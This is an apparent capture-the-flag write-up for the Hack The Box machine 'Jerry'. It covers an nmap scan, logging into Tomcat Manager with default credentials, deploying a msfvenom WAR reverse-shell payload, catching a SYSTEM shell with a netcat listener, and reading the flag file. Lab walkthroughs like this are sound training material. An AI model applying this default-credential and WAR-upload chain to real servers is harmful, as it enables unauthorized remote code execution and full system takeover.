Jerry

Machine Info

Walkthrough

- 1. Nmap scan result in the found of Tomcat service Website running in 8080 port.
 - [ghoth@parrot]—[~/HTB/machines/jerry]
 \$cat serviceScan.nmap

Nmap 7.94SVN scan initiated Sat Jan 11 00:40:06 2025 as: nmap -sC - sV -p- -Pn --min-rate 5000 -oA serviceScan 10.10.10.95

Nmap scan report for 10.10.10.95 (10.10.10.95)

Host is up (0.22s latency).

Not shown: 65534 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

|_http-title: Apache Tomcat/7.0.88


|_http-favicon: Apache Tomcat

|_http-server-header: Apache-Coyote/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .


Nmap done at Sat Jan 11 00:41:00 2025 -- 1 IP address (1 host up) scanned in 53.90 seconds

2. Home page of the website:



1.

- 3. When visiting the manager app, It ask for credential. Cancelling the login revel the credential:
 - 1. Username -> tomcat
 - 2. Password -> s3cret



3.

4. Landing page after loggin in:





Tomcat Web Application Manager								
Message:	OK							
Manager List Applications		HTML Manager Help		Manager Help		Server Status		
Applications								
Path	Version	Display Name	Running	Sessions	Commands			
L	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy			
	None specified				Expire sessions with idle ≥ 30 minutes			
/docs	None specified	Tomcat Documentation	true	Q	Start Stop Reload Undeploy			
0.000	none specifica	ionical overnitional		-	Expire sessions with idle ≥ 30 minutes			
/examples	None specified	Servlet and JSP Examples	true	ο_	Start Stop Reload Undeploy			
	-				Expire sessions with idle ≥ 30 minutes			
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy			
					Expire sessions with idle ≥ 30 minutes Start Stop Reload Undeploy			
/manager	None specified	Tomcat Manager Application	true	1	Expire sessions with idle ≥ 30 minutes			
			true	<u>0</u>	Start Stop Reload Undeploy			
(payload	None specified				Expire sessions with idle ≥ 30 minutes			
Deploy		<u> </u>			<u> </u>	<u> </u>		
Deploy directory or WAR fil	le located on server							
		Context Path (required): XML Configuration file URL:						

5. The page seem to be allowing the user to upload .war file.

WAR file to deploy
Select WAR file to upload Browse No file selected.
Deploy

- 6. Then i generate a msfvenom .war file paylaod for reverse shell. and named it payload.war.

-f war -o payload.war

Payload size: 1096 bytes

Final size of war file: 1096 bytes

Saved as: payload.war

7. The uploaded file seem to be appear in the main page table, where we can click and run.

Manager	
<u>List Applications</u>	

Applications					
Path	Version				
L	None specified	Welcome to			
<u>/docs</u>	None specified	Tomcat Docu			
/examples	None specified	Servlet and J			
<u>/host-manager</u>	None specified	Tomcat Host			
<u>/manager</u>	None specified	Tomcat Man			
<u>/payload</u>	None specified				

1.

8. Before executing the payload, I had already started my netcat server listening in the port 8888. And we got the connection after executing the payload.

```
$nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0834-6C04

Directory of C:\apache-tomcat-7.0.88
```

9. The shell we got seem to have administrator authority (High authority).

```
C:\Users>whoami
whoami
nt authority\system
```

10. Then we found the flag in the flag directory in desktop of Administrator user.

```
C:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0834-6C04
Directory of C:\Users\Administrator\Desktop\flags
06/19/2018 06:09 AM
                       <DIR>
06/19/2018 06:09 AM
                       <DIR>
06/19/2018 06:11 AM
                                   88 2 for the price of 1.txt
              1 File(s)
                                   88 bytes
              2 Dir(s) 2,418,704,384 bytes free
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
700-----
root.txt
04a
```